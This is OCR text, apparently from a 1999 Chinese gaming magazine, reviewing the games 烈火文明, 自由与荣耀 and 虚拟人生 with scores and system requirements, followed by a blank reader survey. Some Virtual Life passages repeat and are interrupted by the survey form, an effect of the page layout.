与当今处于巅峰地位的机甲模拟游戏相比，《战国·噬魂之旅》还只是迈出了一小步，然而却是里程碑式的一步。更值得庆幸的是，拥有了这个坚实的程序引擎，我们完全可以期待游戏制作公司在此基础上逐步完善操控技术和图像美工，从而开发出题材更为丰富和深刻的作品。

编辑整理/游骑兵



游戏类型:模拟|SI|
制作公司:逆火
上市日期:1999年第四季度
期待程度:★★★☆

后克隆时代的反思——

烈火文明

图像表现：85		85
音乐音效：83		
操　　控：78		
创　　新：87		
故 事 线：90		


■文/木头

2010年，冈克拉星人进攻地球，地球各国军人纷纷溃退。

2013年，人类制造出生化人军队反击外星人入侵，初期取得胜利。

2014年，冈克拉星人找到生化军队的弱点，生化人部队溃败。

2019年，科学奇才菲柯·莫森主持人类克隆工程，将克隆人制作成为完美的战争机器。



2020年，克隆军队量化生产，扭转了战局。

2023年，依靠克隆军队，人类取得了最终胜利。

2024年，莫森领导的克隆政府成立，成为世界的统治者，莫森开始推行优化人种论。

2025年，在莫森的强权统治下，人类的生存空间开始在世界的每一个角落萎缩。与此同时，新的反抗力量也开始了。

2040年，反抗仍在继续……

《烈火文明》这部游戏几经修订延期，终于在这一刻与无数带着怀疑或是期待心情的玩家见面了。无论你是否尝试过这个游戏正式发行前的试玩版本，相信你都很难在亲自开始完整版的游戏之前了解这个游戏的全部。那么，就让我们一起看看……



故事扑朔迷离

故事的开始，我们已经处于人类在克隆人的高压统治下为争取生存的权力而作着关键性抗争的时代。一位来历不明的神秘女子因为车祸而被善良的人们救回，交谈中发现她的记忆完全丧失，既不知道自己是谁，也没有任何身份证明。为了帮助她获得身份卡并治疗失忆，故事的男主人公“丹”与这位故事的女主人公“罗莎”一同踏上了历险之路。然而一切并不那么顺利，丹在琼岛的朋友巴迪因为在镇长家中喝了一杯饮料而性情大变，意外出手将妻子打死，原来作为克隆人的走狗，镇长默许克隆人的科学家在琼岛镇研制控制人类大脑的药物，巴迪则在不知情的情况下成为这种药物的试验品。愤怒之中丹和罗莎捣毁了这个试验室，但他们却无法救治巴迪，只能眼睁睁地看着他自尽。随后，克隆人也跟踪着他们的行迹一路追杀





过来。

在逃亡的过程中，他们还与飞行员凯茜和善良的生化人辛普萨结识，而丹也渐渐显出不同寻常的身份。原来他就是人类抵抗组织著名的特工“自由之鹰”。就这样，这些原本没有什么特别意义的人们一起走上了人类反抗克隆人统治的抵抗之路。


在赋予了整个故事以剖视罗莎的身份来历的小主线和反抗克隆人的大主线之外，游戏作者还在整个游戏过程中穿插着人的情感碰撞。从丹与罗莎从素不相识到暗生情愫，同时又心有疑虑产生隔阂；从凯茜抱着对“自由之鹰”的崇拜之情和对丹的处处责难，到丹公开身份后凯茜态度的“巨变”，还有痴心科学研究、不想过问世事以致是非不分的马克，以及憨厚老实、跟在凯茜身后的生化人辛普萨，一个个都是个性鲜明，给人留下了深刻印象，同时也不由自主地将自己融入到特定的角色中，为故事中的遭遇和抉择投入心情。

与其它单线式的角色扮演游戏不同的是，游戏中往往会有一些分支情节让你选择，比如是进外星人的飞船中去搜索还是在荒原中寻找出路？或是在维勒城中罗莎发现丹对自己的身份有所怀疑之后，可以选择离开这些伙伴或是伤心地为寻回记忆而继续与他们留在一起。不同的情节选择，对故事的体验后后面的发展都会有所影响，你完全可以按照自己的性格取向来经历不同的《烈火文明》



场景壮阔宏大

游戏中我们会随着故事的主角游历许多地方，而其中不少场景的范围都是相当广阔的，像游戏中一段荒原的部分，整个山谷四通八达，要想碰到那艘外星人的大飞船，花上个把小时兜几个圈认认路是很平常的。《烈火文明》采用了全3D的图像引擎，场景中的各种地形物件都有3D特性，因而也能体现出2D画面所无法实现的效果，比如矿场中运动着的大滚轮。游戏中采用了类似我们在《古墓丽影》这类3D动作游戏中熟悉的动态尾随视角，从而可以更直接地感受各个地方的场景气势。



战斗策略考验

《烈火文明》中最让人遗憾的大概就是“踩地雷”式的敌人遭遇模式，特别是在场景宽广辽阔的时候，从大门口走到里面的建筑前就会打上两三仗，虽说打仗可以长级啊、捞装备啊，敌人的级别也会逐步提升，但在后期忙于找出口或赶赴任务的时候老是被一些小喽罗纠缠可真够烦的。

游戏中的战斗系统采用时间槽回合制，根据角色速度能力的不同，战斗时该角色的时间槽充填速度也不同，一旦时间槽充满，该角色就可以发动攻击，不过在你选择是用徒手攻击还是用必杀技的时候，敌人的时间槽也不会停着，一旦充满他们是会发动攻击的，所以战斗时务必当机立断，把握时机尽快消灭敌人。说实在的，这种回合制给人感觉比即时的战斗模式还要来得紧张，用鼠标往往都来不及点选攻击菜单中的选项，此时键盘的操作反而更快捷一些。

游戏过程中可以装备使用的物品很多，而角色的能力也有相应的要求。比如能量武器使用后会消耗弹药，所以应注意使用电池补充光剑或枪支的弹药；一些必杀技可以一次攻击所有敌人，但要求一次使用的武器弹药较多且需要耗费一定的体力，利用武器增强工具就可以提高武器的装弹上限和威力；而为武器威力最大的角色配备飞行靴一类可以提高速度的装具，使其可以先敌发起必杀攻击，这是决胜的重要手段。



一些遗憾

《烈火文明》是游戏制作者独自开发的3D引擎制作的第一个游戏，在游戏执行效率上还存在一些问题。从游戏的系统要求上，我们也能感受到它对PC机能的要求不低。游戏中3D建模处理得不是很好，角色在场景中的行动往往会被无形的障碍所格挡。而在实际游戏中，我发现在一些特定的地方，如城市的一段街道或是旅店中的吊灯下面，主角的行动会极为不畅，即使是在PⅡ300加Voodoo2/TNT的PC上也无法避免。

另外就是游戏中频繁的载人动作实在令人郁闷，一般的大场景切换就罢了，可是游戏中每次进入战斗、结束战斗、进一扇门、结束一段过场动画等等都会出现LOADING的进度条，有时会读盘，有时就默默地不知在搞什么鬼，而此刻我的PC已经是128MB内存了，不知道其它使用低容量内存的玩家会经受怎样的折磨。



总结

然而纵观整个游戏的表现，我认为这还是一个非常值得体验的游戏，因为游戏在剧情上有相当严密和感人的推演，让人不由自主地就开始关心游戏中的人物命运。而游戏中设定的整个故事框架，也非常深刻地探讨着我们身处的这个世界的前途命运。当你面对亲人朋友的离散，当你了解到冈克拉星人攻击地球的真正原因，当你决定着未来人类的前途命运，你，该怎么办？

编辑/游骑兵



英文名称：Nirvana
出品公司：瞬间工作室
国内发行：中青旅尚洋
发行版本：2 CD / WIN9X
类　　型：角色扮演[RP]
最低配置：MMX166/32MB、3D加速卡
推荐配置：PⅡ266/64MB
3D加速卡：D3D/软件模拟
多人游戏：不支持
控　　制：键盘、鼠标
出品日期：1999.9

创国内互联网对战之先河的全三维即时策略力作——

自由与荣耀

项目	分数	总评
图像表现	89	85
音乐音效	87	
操　　控	85	
创　　新	85	
策 略 性	80	

■文／王强

公元 2044 年，地球遭遇外来生物的入侵。他们是来自科利·克利干星球的太空强盗，他们以爱拉湖为中心建立了直径为两万光年的帝国，依靠他们庞大的“爱莱骑士”舰队四处征战。“Human 之光”是整个银河系的能源转换器，只要拥有它，能源就可以源源不断地供给。五百万年以前“Human 之光”失去了踪影，人们只能从史前文明的遗迹中猜测到有关它的消息，但在茫茫太空中，无尽的黑洞里依然可以令人感觉到它的光芒。“爱莱骑士”舰队在光芒的诱惑之下，突然不宣而战，发动对地球的突然袭击，旨在争夺“人类之光”，美丽的地球现已处在水深火热之中……

《自由与荣耀》是国内第一个全三维即时策略游戏。对于即时策略游戏，我想每一个玩家都不会陌生，在对它的痴迷与疯狂中，我们已经深刻了解了即时策略游戏具有的魅力，也把我们的口味提到一个非常的高度。三维游戏一直是国内玩家心中永远的痛，数量不少的国产游戏中，三维即时策略游戏尚未出现。此次游戏创意人在《自由与荣耀》中，把自己的心血倾灌，不仅有激烈的战斗，三维效果更是华丽。





呼啸的风、飘洒的雨丝、纷飞的雪花、火红的晚霞，天气变幻莫测；万里晴空、阴云密布、白天黑夜的全天候作战；更有雪地、沙漠、高山、峡谷、草地、河畔，还有“流”水默无声……游戏中你不会被局限于所控制部队的视野范围，而是可以自由地在战场上巡视，观察各处的地形状况，为进攻或防守制定适宜的方案。为了帮助各位指挥官审视战局总结经验，每场战斗过后游戏还提供任务回放功能，其中滴水不漏地记录了包括将士的冲杀呼喊和每个战斗细节的整个战事，而且任务回放中也不会让你被限定在特定的视角，你完全可以在战场上四处游走，在你最感兴趣的地方慢慢地观察。而一旦觉得有必要实际演练一下，还可以选择立即进入任务重新来过。

游戏中配乐可以说是慷慨激昂，更有各种通讯话音随情况发生而在耳边响起，当你指挥部队前进时，战士们会略带悲壮地喊一声“战场上见”，然后一个个奋力向指定位置冲锋；如果发现了敌人并下命令攻击，有人就会喊着“包围敌人”！然后炮火齐发火光冲天，让人不由得全身心进入到战斗状态之中。

没有《仙剑奇侠传》的柔情，只有马革裹尸的豪迈；没有《三国群英传》的回合搏杀，只有鹰击长空的情怀。地空之战、空空之战，永远是即时策略的主题。《自由与荣耀》保留了即时策略的精华，更是升级了战争规模。遥想一下，敌人来犯，除了地面的自行防空高炮和固定防空炮的即时还击外，还有机载空对空导弹的猛烈还击，飞机长距离地连续作战，外星物种的碟形战机在地空的双面夹击下粉身碎骨，弹片在那一刻划下的美丽弧线和飞机坠落激起的火焰，是你在平面游戏中无法体验到的。









游戏在操控方面下了很大功夫，各种编队指挥键非常丰富，建造时还可以预先设定最多 9 个建造计划，不过要注意同一编组中最多只能有 25 个单位，喜欢搞人海战术的玩家大概不能尽兴了。游戏中的多视角（立体跟踪前进、平面俯视等）切换功能非常有特色，既可以满足全三维战场势态的全新感受，也能切换到熟悉的平面指挥状态。有了这些功能，想必你可以选择最适合自己的视角模式，从而更好地统帅你麾下的陆空混合编队奇袭敌人。试想在浩无边际的沙漠里，披着坦克群掀起的阵阵黄沙，抬头望一眼空中的战机编队，举起你的胳膊高呼“前进”，那是何等的飒爽英姿！游戏中共有各种地图四十幅，另外有十数关风格各异的任务。在任务关中，只有充分发挥你的聪明才智，才能顺利地走向胜利的终点。隆隆的坦克编队、人字形的飞机编队，感觉着从你的头皮顶上飞擦而过的炮弹、身边呼啸的战车，战胜敌人，解救地球，你才会明白什么是真正的“自由”与“荣耀”！

支持互联网对战是该游戏的又一大卖点。在互联网上，你可以与世界各地的顶尖高手进行厮杀，争夺世界排名第一的头衔。据悉，专为互联网对战用的服务器已在洪恩公司紧张调试之中，同时还有竞赛大奖时刻等候着你，不知会不会让你心动呢？



编辑笔记：

打开这个游戏，给人印象最深的莫过于它的视角表现手法和 3D 图像技术的运用。稍显遗憾的是，即时策略游戏类型本身已经到了必须寻找题材上的突破口的时候了，即便是技术上更完美的实现，照本宣科也会难以让人提起太大的兴趣。

编辑／游骑兵



英文名称：Honour & Freedom
出品公司：金洪恩
国内发行：金洪恩
发行版本：1 CD / WIN9X
类　　型：即时策略［ST］
最低配置：P Ⅱ233／32MB、3D 加速卡
推荐配置：P Ⅱ300／64MB
3D 加速卡：D3D
多人游戏：不支持
控　　制：键盘＋鼠标
出品日期：1999.7

我的未来不是梦——

虚拟人生

图像表现：85	86	
音乐音效　80		
操　　控：90		
创　　意：90		
耐 玩 性：85		

■文/玲儿

如今，我已经脱离了简简单单的校园，开始了认认真真的工作生涯，也似乎觉得，人生才刚刚开始。不是说我虚长了几岁，只是觉得，作为学生时代的生活，感觉是顺理成章，没有重大的决策，没有太多的思考，而时间，也是很多很多。如今才真的会想，我的人生应该是什么样子的，我希望拥有什么样的人生？我想，玩《虚拟人生》也就是为了体验人生吧，因为真的曾经很希望能够作不一样的人，展现不一样的性格，从事不一样的工作。但是，现实总归是现实，于是，在游戏中寻找自己的梦想，也许，也真的能够给自己的人生一些启发，一些裨益。



在那轮回转世中，什么是前世的因果？

游戏中一共有25种职业，玩家要从平平凡凡的职业做起，努力地出人头地。也许，今天我只是小小的程式设计员，有一天我也能够成为叱咤风云的资讯业霸主。然而，毫无疑问的，既然我只是一个普普通通的大学毕业生，我的经验和资历都是少而又少，我也没有任何的人事背景，我必须也只能从底层做起。也许作为普通人的我可以凭借我的魅力和我纯真的心灵(道德)踏入演艺圈，从一个小小的主唱歌手起步，用一点点声音的积累来梦想自己有一天可以成为王菲那样的天王巨星，从此在演艺界实现每个女孩子曾经有过的小小梦想，梦想着那掌声和荣耀。也许，我可以从孩童时期就刻苦训练，从小小运动员做到为国争光的奥运冠军。三百六十行，行行出状元，只要我努力，自然会有我的回报。所以，我同样可以选择由士兵成长为元帅，由警察局长专职成为御用大律师，或者由研究生一步步成长为科学院士，走一条父辈们崇尚的学问之路，踏踏实实地研究点儿什么。

于是，在这样的轮回转世中，我体验着百味人生，也考虑着我的职业选择。在真实中，我不可能有那么多的人生体验，然而，认认真真地选择自己喜爱的工作，踏踏实实地付出自己的热诚，一点点地积累工作的经验，努力去开拓属于自己的天空，这是虚拟人生的真谛，也是真实人生的真谛。

人生中的偶遇，突发的事件你如何应对？

在人生中，我们常常会遇到这样那样的偶遇，也许就会就此改变我们的性格乃至命运。而在《虚拟人生》"大富翁"式的操作平台中，不同的格子代表不一样的事件与体验，一如我们每时每刻的意外。

不知你是否仍然会记得，学生时代里热血沸腾的运动会，唇枪舌战的辩论会，绞尽脑汁的知识竞赛以及那红红火火的校园歌手大赛？我仍然不会忘记中学时在演讲比赛中的忐忑不安以及大学时在风采大赛中的快乐心情 比赛，同样是会令人成长的，哪怕是在游戏中。在《虚拟人生》中，我们的学生时代可以参加形象大赛、智力测验和百米赛跑，以你的魅力、体力或真才实学取得胜利。实话实说，智力测验的题目确实是天文地理什么都涉及到了，很有些难度和趣味。而大学联考的感觉真的像是黑色7月人生的抉择，是提前踏入社会还是继续充实自己？每个人选择的路都会不同吧

在怪兽格用纸牌和人性中的"贪"、

读 者 问 卷 调 查

1999・10

您的参与是对我们最大的支持



个 人 资 料

姓名________ 年龄________ 性别________

地址________________________________

________________________ 邮编________

读 者 评 刊

1. 本期您最欣赏的文章：________________
2. 本期您最不欣赏的文章：________________
3. 本期您最喜欢的彩页：________________
4. 您最喜欢的3个栏目(不限本期)：
   ________，________，________
5. 您不喜欢的3个栏目(不限本期)：
   ________，________，________

镜 花 园 投 票

您认为本期最佳作品是：________________

点 将 榜 投 票

您最喜爱的游戏：1 ________________

2. ________________

3 ________________

4. ________________

游 戏 点 评

游戏名称：________________

点评内容：________________

____

____


____

____

____

也有几分道理。魔法特效整体相当不错，诸如喷火、雷电等效果，还有稚嫩的声音喊出招式的名字。不过我认为，因为要选择纸牌的组合来打倒怪兽，同时还要考虑打出牌后下一轮会上什么牌，感觉战斗的时候还是挺紧张的，那里顾得了那么多的效果?!游戏嘛，要是想玩的时间长，效果要渗透在各处才好!游戏战斗效果显示的同时，玩家正在紧张地选牌，选好牌后画面效果展示刚好结束，时间上搭配得还是很合理的。另外，如果被打败了的话，你的银子就得赔出去了……拦路抢劫呀……所以一定要小心!

此款游戏另一个特别之处就是在命理格进行我最喜欢的EQ心理测验，通过回答问题，可以分析出连自己都不知道的各调查局下达的任务，可以投资房地产营建自己的温馨小家，可以购买道具装备让自己变得更强，或者换个心情整装去旅行!而且，我还可以谈恋爱结婚呢!每一次的突发事件除了让我觉得惊喜外，也确实让我感到了几分真实。没有大笔财产哪儿那么容易购房?旅行也是要靠机遇，就像上班上学时候的休假一样。尤其是恋爱!一个个的小伙子、小姑娘可挑呢，要先看你先天条件好不好，再看你回答问题是否贴心，爱好是否一致，还要努力不断地约会，购买提高爱情度的物品才能够真正走进结婚圣堂。所以说，不经一番寒彻苦，哪得梅花放清香!友情爱情都得努力用心经营呀。



于近年来感性消费的流行，厂商除了提供流行产品外，还提供一种想象，消费者在使用这种产品时，脑中就充满一种故事、一种场景、一种幻想。而这体验正可创造令人难以忘怀的经验。《虚拟人生》就是让玩家融入游戏制作出来的"人生"，留下难以忘怀的人生经验，体验多种多样的人生感受。

在游戏中寻找自己的梦想，也许，也真的能够给自己的人生一些启发，一些裨益

Virtual Life 虚拟人生

在那轮回转世中，什么是前世的因果?

游戏中一共有25种职业，玩家要从平平凡凡的职业做起，努力地出人头地。也许，今天我只是小小的程式设计员，有一天我也能够成为叱咤风云的资讯业霸主。然而，毫无疑问的，既然我只是一个普普通通的大学毕业生，我的经验和资历都是少而又少，我也没有任何的人事背景，我必须也只能从底层做起。也许作为普通人的我可以凭借我的魅力和我纯真的心灵(道德)踏人演艺圈，从一个小小的主唱歌手起步，用只要我努力，自然会有我的回报。所以，我同样可以选择由士兵成长为元帅，由警察局长专职成为御用大律师，或者由研究生一步步成长为科学院士，走一条父辈们崇尚的学问之路，踏踏实实地研究点儿什么。

于是，在这样的轮回转世中，我体验着百味人生，也考虑着我的职业选择。在真实中，我不可能有那么多的人生体验，然而，认认真真地选择自己喜爱的工作，踏踏实实地付出自己的热诚，一点点地积累工作……的辩论会，绞尽脑汁的知识竞赛以及那红红火火的校园歌手大赛?我仍然不会忘记中学时在演讲比赛中的忐忑不安以及大学时在风采大赛中的快乐心情。比赛，同样是会令人成长的，哪怕是在游戏中。在《虚拟人生》中，我们的学生时代可以参加形象大赛、智力测验和百米赛跑，以你的魅力，体力或真才实学取得胜利。实话实说，智力测验的题目确实是天文地理什么都涉及到了，很有些难度和趣味。而大学联考的感觉真的像是黑色7月人生的抉择，是提前踏入社会还是继续充实自己? 每个人选择的路都会不同吧。

在怪兽格用纸牌和人性中的“贪”、“痴”、“懒”、“散”作斗争，各式各样的怪兽都是人类的心魔，如贪心小鬼、忌妒女巫、疾病幽灵等，有些攻击力超强，有的却只守不攻，细细想来还真有几分道理呢! 每天，我们都是在作着决定，也是在和心魔作斗争呀!(例如说，每天早上我都会很不想起床!)在游戏中，心魔是区分等级的，会随着游戏进行而越来越厉害。其实现实生活也是这样，人越长大就会想得越多，在乎的越多，心魔自然也就成长了。这样想来，似乎也有几分道理。魔法特效整体相当不错，诸如喷火、雷电等效果，还有稚嫩的声音喊出招式的名字。不过我认为，因为要选择纸牌的组合来打倒怪兽，同时还要考虑打出牌后下一轮会上什么牌，感觉战斗的时候还是挺紧张的，那里顾得了那么多的效果?! 游戏嘛，要是想玩的时间长，效果要渗透在各处才好!游戏战斗效果显示的同时，玩家正在紧张地选牌，选好牌后画面效果展示刚好结束，时间上搭配得还是很合理的。另外，如果被打败了的话，你的银子就得赔出去了……拦路抢劫呀……所以一定要小心!



此款游戏另一个特别之处就是在命理格进行我最喜欢的EQ心理测验，通过回答问题，可以分析出连自己都不知道的各种性格、行为倾向。题目中还包括了爱情测验以及其它的心理测验，可以借此了解你的心理构成，了解与情人间的关系与发展，发现自己为人处事的不足之处。游戏还会依此自动加减角色的参数值，这些会影响以后陆续遇上的事件与状况。所以玩得越久，主角的各项参数就越趋近于玩家的人格特质，其个性当然就越来越像玩家自己喽!

